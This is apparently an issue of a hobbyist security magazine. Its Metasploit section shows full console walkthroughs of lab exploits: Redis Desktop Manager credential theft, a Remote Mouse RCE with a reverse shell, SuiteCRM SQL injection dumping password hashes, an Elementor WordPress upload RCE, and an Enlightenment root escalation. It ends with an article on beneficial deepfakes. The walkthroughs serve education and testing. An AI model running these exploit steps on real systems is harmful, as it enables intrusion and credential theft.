

The PowerPoint Attack Used Recently By APT28

METASPLOIT THIS MONTH

Two New Evasion Modules That Bypass
Windows Defender

..with all other regular Features



**RUN YOUR
CLOUD COMPUTER**
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed “Attention: Permissions Coordinator,” at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author’s imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 5 Issue 11

*Wish You All A
Happy Christmas
and a
Happy and Secure
New
Year 2023.*

"SUCCESSFUL EXPLOITATION ALLOWS AN UNAUTHENTICATED ATTACKER TO EXFILTRATE PASSWORDS FROM AN INSTANCE, OVERWRITE ALL STORED PASSWORDS WITHIN THE DATABASE, OR ELEVATE THEIR PRIVILEGES WITHIN THE APPLICATION,"

-SWISS CYBERSECURITY FIRM MODZERO AG ON MULTIPLE VULNERABILITIES IN
PASSWORDSTATE PASSWORD MANAGEMENT SOLUTION.

INSIDE

See what our Hackercool Magazine November 2022 Issue has in store for you.

1. Metasploit This Month :

Redis Desktop Manager, Remote Mouse RCE, Suite CRM SQLi and more modules

2. Online Security :

DeepFakes are being used for godd. Here's how.

3. Real World Hacking :

The PowerPoint Attack used recently by APT28.

4. Cyber Warfare :

A new Cyber Task Force will supposedly hack the hackers behind the MediBank breach. It could put a target on Australia's back.

5. Bypassing AntiVirus :

GoFrette and FUDShell

Installations

Downloads

Other Useful Resources

Redis Desktop Manager, Remote Mouse RCE, SuiteCRM SQLi modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.


Redis Desktop Manager Password gathering Module

TARGET: Redis Desktop Manager
MODULE : POST

TYPE: Local
ANTI-MALWARE : N/A

Redis Desktop Manager is an open-source GUI management tool to manage Redis. Redis Desktop Manager stores Redis credentials in a JSON file in plaintext. So, any attacker who compromises a machine on which Redis Desktop Manager is installed, he can extract Redis credentials stored by this app using this module.

We have tested this module on Redis Desktop Manager installed on Windows 10. The download information is given in Downloads section. This installation procedure is given in our Installations section. We have set up a Redis instance on a machine and connected to it using Redis Desktop manager on our target machine.



Since it is a POST module, we need to get an initial meterpreter session.

"The main payload itself is packed with more than 10 layers for obfuscation and is capable of delivering a fake payload once it detects sandboxing and security analytics tools"

- Trend Micro researcher Christopher on Raspberry Robin Worm


```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 7 opened (192.168.40.153:4444 -> 192.168.40.150:54340) at 2022-11-25 23:34:34 -0500
```

```
meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter > █
```

Background the current meterpreter session and load the post/windows/gather/credentials/redis_desktop_manager module.

```
msf6 exploit(multi/handler) > search redis_desktop
```

Matching Modules

```
=====
```

#	Name	Rank	Check	Description	Discl
osure	Date				
0	post/windows/gather/credentials/redis_desktop_manager	normal	No	RedisDesktopManager credential gatherer	

Interact with a module by name or index. For example `info 0`, use `0` or use `post/windows/gather/credentials/redis_desktop_manager`

```
msf6 exploit(multi/handler) > █
```

A new Android banking trojan known as GodFather is targeting users of more than 400 banking and cryptocurrency apps spanning across 16 countries. This list includes 215 banks, 94 crypto wallet providers, and 110 crypto exchange platforms serving users in the U.S., Turkey, Spain, Italy, Canada, and Canada, among others.


```
msf6 exploit(multi/handler) > use 0
msf6 post(windows/gather/credentials/redis_desktop_manager) > show
options
```

Module options (post/windows/gather/credentials/redis_desktop_manager):

Name	Current Setting	Required	Description
-----	-----	-----	-----
ARTIFACTS	All	no	Type of artifacts to collect (Accepted: All, logins)
EXTRACT_DATA	true	no	Extract data and stores in a separate file
REGEX	^password	no	Match a regular expression
SESSION		yes	The session to run this module on
STORE_LOOT	true	no	Store artifacts into loot database

View the full module info with the `info`, or `info -d` command.

```
msf6 post(windows/gather/credentials/redis_desktop_manager) > set
session 7
session => 7
```

Set the session Id and execute the module.

```
msf6 post(windows/gather/credentials/redis_desktop_manager) > run

[*] Filtering based on these selections:
[*] ARTIFACTS: All
[*] STORE_LOOT: true
[*] EXTRACT_DATA: true

[*] Redis_desktop_manager's Connections.json file found
[*] Downloading C:\Users\admin\.rdm\connections.json
[*] Redis_desktop_manager Connections.json downloaded
[+] File saved to: /home/kali/.msf4/loot/20221125233554_default_1
92.168.40.150_redis_desktop_ma_495702.json

[+] ['name']: redis_test
```



```

92.168.40.150_redis_desktop_ma_495702.json

[+] ['name']:  redis_test

[+] ['username']:

[+] ['auth']:  foobared

[+] ['host']:  192.168.40.129

[+] ['port']:  6379

[+] File with data saved:  /home/kali/.msf4/loot/20221125233554_de
fault_192.168.40.150_EXTRATIONSconne_406331.json
[*] PackRat credential sweep Completed
[*] Post module execution completed
msf6 post(windows/gather/credentials/redis_desktop_manager) >

```

As readers can see, the module successfully retrieved Redis credentials.

Remote Mouse Server RCE Module

TARGET: Remote Mouse Server<=4.110

TYPE: Remote

MODULE : Exploit

ANTI-MALWARE : OFF

Remote Mouse is a program that allows users to turn mobile devices into a wireless keyboard or mouse for your PC. The above mentioned versions of Remote Mouse Server have a remote code execution vulnerability in its software.

This module exploits this remote code execution vulnerability in this software to deploy a malicious payload. We have tested this module on Remote Mouse Server 4.11 installed on Windows 10. The download information of this vulnerable software is given in our Downloads section. Let's see how this module works. After the target is set, load the /windows/mise/remote_mouse_rce module.

```
msf6 > search remote_mouse
```

Matching Modules

```
=====
```

#	Name	Description	Disclosure Date	Rank
-	----	-----	-----	----
0	exploit/windows/misc/remote_mouse_rce	Remote Mouse RCE	2019-04-15	norm


```
msf6 > use 0
```

```
[*] Using configured payload windows/shell/reverse_tcp
```

```
msf6 exploit(windows/misc/remote_mouse_rce) > show options
```

```
Module options (exploit/windows/misc/remote_mouse_rce):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
PATH	c:\Windows\Temp\	yes	Where to stage payload f or pull method
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	1978	yes	Port Remote Mouse runs o n (TCP)
SLEEP	1	yes	How long to sleep betwee n commands
SRVHOST	0.0.0.0	yes	The local host or networ k interface to listen on . This must be an addres s on the local machine o r 0.0.0.0 to listen on a ll addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incomi ng connections
SSLCert		no	Path to a custom SSL cer tificate (default is ran domly generated)
URIPATH		no	The URI to use for this exploit (default is rand

```
Payload options (windows/shell/reverse_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted : '', seh, thread, proce ss, none)
LHOST		yes	The listen address (an i nterface may be specifie d)
LPORT	4444	yes	The listen port

Set all the required options and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(windows/misc/remote_mouse_rce) > set rhosts 192.168.40.150
rhosts => 192.168.40.150
msf6 exploit(windows/misc/remote_mouse_rce) > check
[*] 192.168.40.150:1978 - The target appears to be vulnerable. Received handshake with version: 411
msf6 exploit(windows/misc/remote_mouse_rce) > █
```

The target is indeed vulnerable. Set the LHOST option and execute the module.

```
msf6 exploit(windows/misc/remote_mouse_rce) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(windows/misc/remote_mouse_rce) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] 192.168.40.150:1978 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.40.150:1978 - Running automatic check ("set AutoCheck false" to disable)
[+] 192.168.40.150:1978 - The target appears to be vulnerable. Received handshake with version: 411
[*] 192.168.40.150:1978 - Connecting
[*] 192.168.40.150:1978 - Sending Windows key
[*] 192.168.40.150:1978 - Opening command prompt
[*] 192.168.40.150:1978 - Sending stager
[*] 192.168.40.150:1978 - Using URL: http://192.168.40.153:8080/
[+] 192.168.40.150:1978 - Payload request received, sending 73802 bytes of payload for staging
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.40.150
[*] Command shell session 1 opened (192.168.40.153:4444 -> 192.168.40.150:50317) at 2022-11-26 07:06:00 -0500
[*] 192.168.40.150:1978 - Server stopped.
[!] 192.168.40.150:1978 - This exploit may require manual cleanup of 'c:\Windows\Temp\K4j1zInstfN.exe' on the target
```

Shell Banner:

Microsoft Windows [Version 10.0.17763.107]

C:\Users\admin> █


```

Shell Banner:
Microsoft Windows [Version 10.0.17763.107]
-----

C:\Users\admin>whoami
whoami
desktop-prlkilm\admin

C:\Users\admin>

```

As readers can see, we successfully have a command shell on the target system.

SuiteCRM Auth SQLi Module

TARGET: SuiteCRM<=7.11.5

TYPE: Remote

MODULE : Auxiliary

ANTI-MALWARE : NA

SuiteCRM is an open source Customer Relationship Management (CRM) software solution that has over 8,00,000 downloads . The above mentioned versions of the software have authenticated s2l injection vulnerability. This module exploits this vulnerability to collect usernames and password hashes from the SuiteCRM database.

For this module to work, the target software should have at least one registered user accounts. We have tested this on a Docker container running SuiteCRM.version 7.12.5. The installation information of this container is given in our Installations section.

Let's see how this module works. After target container is ready load the auxiliary/gather/suite_CRM_export_sql module.

```
msf6 > search suite_crm
```

Matching Modules

=====

#	Name	Disclosure Date	Rank
Check	Description		
-	----	-----	----
0	auxiliary/gather/suite_crm_export_sql	2022-05-24	normal
1	Yes SuiteCRM authenticated SQL injection in export functionality		

Interact with a module by name or index. For example **info 0**, **use 0** or **use auxiliary/gather/suite_crm_export_sql**

```
msf6 > 
```



```
msf6 > use 0
msf6 auxiliary(gather/suite_crm_export_sqli) > show options
```

Module options (auxiliary/gather/suite_crm_export_sqli):

Name	Current Setting	Required	Description
----	-----	-----	-----
COUNT	3	no	Number of users to enumerate
PASSWORD		yes	Password for user
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
USERNAME		yes	Username of user
VHOST		no	HTTP server virtual host

Auxiliary action:

Name	Description
----	-----
Dump credentials	Dumps usernames and passwords from the users table

Set the credentials of the user account as shown below.

```
msf6 auxiliary(gather/suite_crm_export_sqli) > set username user
username => user
msf6 auxiliary(gather/suite_crm_export_sqli) > set password bitnami
password => bitnami
```

Set all the required options and use check command to see if target is indeed vulnerable.

```
msf6 auxiliary(gather/suite_crm_export_sqli) > set rport 8080
rport => 8080
msf6 auxiliary(gather/suite_crm_export_sqli) > check

[*] Authenticating as user
[+] Authenticated as: user
[*] Version detected: 7.12.5
[+] 172.26.0.3:8080 - The target is vulnerable.
msf6 auxiliary(gather/suite_crm_export_sqli) > █
```


After all the options are set, execute the module.

```
msf6 auxiliary(gather/suite_crm_export_sql) > run
[*] Running module against 172.26.0.3

[*] Running automatic check ("set AutoCheck false" to disable)
[*] Authenticating as user
[+] Authenticated as: user
[*] Version detected: 7.12.5
[+] The target is vulnerable.
[*] Fetching Users, please wait...
SuiteCRM User Names
=====

Username
-----
user

[*] Fetching Hashes, please wait...

Username
-----
user

[*] Fetching Hashes, please wait...
[+] (1/1) Username : user ; Hash : $2y$10$2HXYa766eepqAXyB.UWu9u/70a
3ufgwaVQceutkwJ3DTjWwe2ZV/0
SuiteCRM User Credentials
=====

Username    Hash
-----
user        $2y$10$2HXYa766eepqAXyB.UWu9u/70a3ufgwaVQceutkwJ3DTjWwe
2ZV/0

[*] Auxiliary module execution completed
msf6 auxiliary(gather/suite_crm_export_sql) > █
```

As readers can see, the module has successfully retrieved the database of SuiteCRM.

Elementor Wordpress plugin File Upload Module

TARGET: Elementor Wordpress plugins 3.60 to 3.6.2

TYPE: Remote

MODULE : Exploit

ANTI-MALWARE : NA

Elementor Wordpress plugin is a website building plugin that has over 5+ million active installations. The above mentioned versions of the plugin have a file upload vulnerability by exploiting which any authenticated user can upload and execute any PHP file. This module achieves

this by sending a request to install Elementor pro plugin from a user supplied zip file. The attacker needs to have Subscriber or more permissions to use this module successfully.

We have tested this against Elementor 3.6.1. The download information of this vulnerable software is given in our Downloads section. Let's see how this module works. Install the plugin and load the wp_plugin_elementor_auth_upload_rce module.

```
msf6 > search wp_plugin_elementor
```

```
Matching Modules
```

```
=====
```

#	Name	Rank	Check	Description	Disc
0	exploit/multi/http/wp_plugin_elementor_auth_upload_rce	2022-03-29	excellent	Yes	Wordpress Plugin Elementor Authenticated Upload Remote Code Execution

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/multi/http/wp_plugin_elementor_auth_upload_rce`

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

```
msf6 exploit(multi/http/wp_plugin_elementor_auth_upload_rce) > show options
```

```
Module options (exploit/multi/http/wp_plugin_elementor_auth_upload_rce):
```

Name	Current Setting	Required	Description
PASSWORD		yes	Password of a subscriber or higher account
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]

Researchers say the same threat actors who are behind the Windows banking malware known as Casbaneiro are now behind a novel Android trojan called BrasDex that has been observed targeting Brazilian users as part of an ongoing multi-platform campaign.

PASSWORD		yes	Password of a subscriber or higher account
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	The base path of the Wordpress server
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME		yes	Username of a subscriber or higher account
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	192.168.40.153	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options including credentials and use “check” command to see if the target is indeed vulnerable.


```

msf6 exploit(multi/http/wp_plugin_elementor_auth_upload_rce) > set
  rhost 192.168.40.145
rhost => 192.168.40.145
msf6 exploit(multi/http/wp_plugin_elementor_auth_upload_rce) > set
  targeturi /wordpress
targeturi => /wordpress
msf6 exploit(multi/http/wp_plugin_elementor_auth_upload_rce) > set
  username admin
username => admin
msf6 exploit(multi/http/wp_plugin_elementor_auth_upload_rce) > set
  password admin
password => admin
msf6 exploit(multi/http/wp_plugin_elementor_auth_upload_rce) > che
ck
[*] 192.168.40.145:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_plugin_elementor_auth_upload_rce) >

```

The target is indeed vulnerable. Execute the module.

```

msf6 exploit(multi/http/wp_plugin_elementor_auth_upload_rce) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Looking for nonce
[+] Nonce: 1bc511debd
[*] Uploading upgrade payload and activating...
[*] Payload file name: elementor-pro.php
[*] Sending stage (39927 bytes) to 192.168.40.145
[+] Deleted ../wp-content/plugins/elementor-pro
[*] Meterpreter session 2 opened (192.168.40.153:4444 -> 192.168.4
0.145:34852) at 2022-11-26 08:15:17 -0500
[+] Payload Uploaded Successfully

```

```

meterpreter > sysinfo
Computer      : ubuntu
OS           : Linux ubuntu 5.11.0-27-generic #29~20.04.1-Ubuntu SM
P Wed Aug 11 15:58:17 UTC 2021 x86_64
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data
meterpreter >

```

"Trident Ursa remains one of the most pervasive, intrusive, continuously active and focused APTs targeting Ukraine." - Palo Alto Networks Unit 42

Enlightenment Ubuntu Privilege Escalation Module

TARGET: Enlightenment Binary 0.25.3-1

TYPE: Local

MODULE : Privilege Escalation

ANTI-MALWARE : NA

Enlightenment is an open source graphical window manager that enables users to customize Linux desktops. The above mentioned versions of Enlightenment (current) have a command injection vulnerability. This module exploits this vulnerability by calling mount command and feeding it paths that meet all of the system requirements but also execute specific path to execute payload.

We have tested this module on the enlightenment 0.25.3-1 running on Ubuntu 22.04. The installation instructions for Enlightenment are given in our Installation section. Let's see how this module works. After Enlightenment is installed, get a meterpreter session with low privileges on the target system. Background the current meterpreter session.

```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (3045348 bytes) to 192.168.40.143
[*] Meterpreter session 3 opened (192.168.40.153:4444 -> 192.168.40.143:58130) at 2022-11-26 08:28:39 -0500

meterpreter > sysinfo
Computer      : ubuntu2204.localdomain
OS           : Ubuntu 22.04 (Linux 5.15.0-25-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > getuid
Server username: user1
meterpreter >
Background session 3? [y/N] █
```

Load the linux/local/ubuntu_enlightenment_mount_privilege_esc module.

```
msf6 exploit(multi/handler) > search enlightenment

Matching Modules
=====

#  Name                                                    Dis
closure Date  Rank  Check  Description
-  -
-----
0  exploit/linux/local/ubuntu_enlightenment_mount_priv_esc 202
2-09-13      great Yes   Ubuntu Enlightenment Mount Priv Esc
```



```
msf6 exploit(multi/handler) > use 0
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/ubuntu_enlightenment_mount_priv_esc) > show options
```

Module options (exploit/linux/local/ubuntu_enlightenment_mount_priv_esc):

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION		yes	The session to run this module on

Payload options (linux/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Auto

Set the session Id and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(linux/local/ubuntu_enlightenment_mount_priv_esc) > set session 3
session => 3
msf6 exploit(linux/local/ubuntu_enlightenment_mount_priv_esc) > check
[*] The target appears to be vulnerable.
msf6 exploit(linux/local/ubuntu_enlightenment_mount_priv_esc) > 
```

After all the options are set, execute the module.

"There is a tenfold increase in TOR hidden services being used as C2 servers since the 2021 campaign."
-Nozomi Networks


```

msf6 exploit(linux/local/ubuntu_enlightenment_mount_priv_esc) > se
t lhost 192.168.40.153
lhost => 192.168.40.153

msf6 exploit(linux/local/ubuntu_enlightenment_mount_priv_esc) > ru
n

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Finding enlightenment_sys
[*] Writing '/tmp/.0QzZV' (282 bytes) ...
[*] Creating folders for exploit
[*] Launching exploit...
[*] Sending stage (3045348 bytes) to 192.168.40.143
[+] Deleted /tmp/.0QzZV
[*] Meterpreter session 4 opened (192.168.40.153:4444 -> 192.168.4
0.143:58132) at 2022-11-26 08:30:43 -0500

meterpreter > sysinfo
Computer      : ubuntu2204.localdomain
OS           : Ubuntu 22.04 (Linux 5.15.0-25-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root
meterpreter >

```

As readers can see, we have a new meterpreter session but this time with root privileges.

Deepfakes are being used for good – here`s how

ONLINE SECURITY

Dominic Lees

Associate Professor in Filmmaking,
University of Reading

In the second season of BBC mystery thriller *The Capture*, deepfakes threaten the future of democracy and UK national security. In a dystopia set in present day London, hackers use AI to insert these highly realistic false images and videos of people into live news broadcasts to destroy the careers of politicians.

But my team's research has shown how difficult it is to create convincing deepfakes in reality. In fact, technology and creative professionals have started collaborating on solutions to help people spot bogus videos of politicians and celebrities. We stand a decent chance of staying one step ahead of fraudsters.

In my research project, Virtual Maggie, I attempted to use deepfakes to digitally resurrect former UK prime minister Margaret Thatcher
(Cont'd On Next Page)

for a new drama. After months of work, we were unable to create a virtual Maggie acceptable for broadcast.

Producing convincing deepfakes in high definition requires top spec hardware, a lot of computer time, and human intervention to fix glitches in the output. This didn't stop me enjoying *The Capture*, despite knowing that Ben Chanan's drama was not a scenario likely to play out in the near future. Like every good dystopia, it had the seed of something that might one day be possible.

The use of deepfakes since they began in 2017 has been shocking. The majority of deepfakes on the internet are assaults on women, grabbing facial images without consent and inserting them into pornographic content. Deepfakes expert Henry Ajder found that 96% of deepfakes found online were pornographic, and 100% of these were video images of women.

The premise of *"Deepfakes and AI characters are part of our future and the above examples show how this could be at least partly positive"* The *Capture* is grounded in facts. Deepfakes threaten democracy. In the 2019 UK general election, artist Bill Posters released a provocative video of Boris Johnson saying we should vote for Jeremy Corbyn.

Posters' deepfake was a lot more convincing than the glitchy Russian deepfake showing Ukraine President Volodymyr Zelenskyy asking his troops to surrender. Yet, unlike the Kremlin, the British artist made it obvious his AI Boris was unreal by having "Boris" direct viewers to a website about deepfakes. He aimed to highlight our vulnerability to faked political propaganda.

Deepfakes may not yet be typically convincing enough to fool people. But creative work typically involves an unwritten agreement between creator and viewers to suspend their disbelief.

A fork in the road

The threat from deepfakes has led to an intensive search for tech solutions. A coalition of companies has formed the Content Authenticity Initiative (CAI) to provide "a way to evaluate

truth in the media presented to us".

It's a promising approach. CAI collaborators and technology companies Truepic and Qualcomm have created a system that embeds the history of an image in its metadata so it can be verified. US photographer Sara Naomi Lewkowicz has completed an experimental project with CAI that embeds source information in her photos.

But creative and technology professionals don't necessarily want to trammel the emerging technology of deepfakes. Researchers at the Massachusetts Institute of Technology Media Lab have been brainstorming ways of putting deepfakes to good use. Some of these are in healthcare and treatment.

Research engineers Kate Glazko and Yiwei Zheng are using deepfakes to help people with aphantasia, the inability to create mental images in your mind. The breakup simulator, under

development, aims to use deepfakes to "alleviate the anxiety of difficult conversation through rehearsal".

The most profound positive uses for deepfakes include campaigns for political change. The parents of Joaquin Oliver, killed in a high school shooting in Florida in 2018, used the technology to bring him back in a forceful video calling for gun control.

Getting Creative

There are also cultural applications of deepfakes. At the Dali Museum in Florida, a deepfake Salvador Dali welcomes visitors, telling them about himself and his art. Researcher Mihaela Mihailova says this gives visitors "a sense of immediacy, closeness, and personalization". Deepfake Dali even offers you the chance to take a selfie with him.

Deepfakes and AI-generated characters can be educational. In Shanghai, during lockdown, Associate Professor Jiang Fei noticed his students' attention dropped during online lessons. To help them focus better he used an anime version

(Cont'd On Next Page)

of himself to front his teaching. Jiang Fei said: “The enthusiasm of the students in class, and the improvement of the quality of homework have made obvious progress.”

Channel Four used its 2020 alternative Christmas message to entertain viewers with a deepfaked queen, while making a serious point about not trusting everything we see on video.

A growing network of film producers, researchers and AI technologists in the UK, hosted by the University of Reading and funded by the Alan Turing Institute, is seeking to harness the positive potential of deepfakes in creative screen production. Filmmaker Benjamin Field told the group during a workshop how he used deepfakes to “resurrect” the animator who created Thunderbirds for Gerry Anderson: A Life Uncharted, a documentary about the troubled life of the kids’ TV hero.

Field and his co-producer, Anderson’s youngest son Jamie, discovered old audio tapes

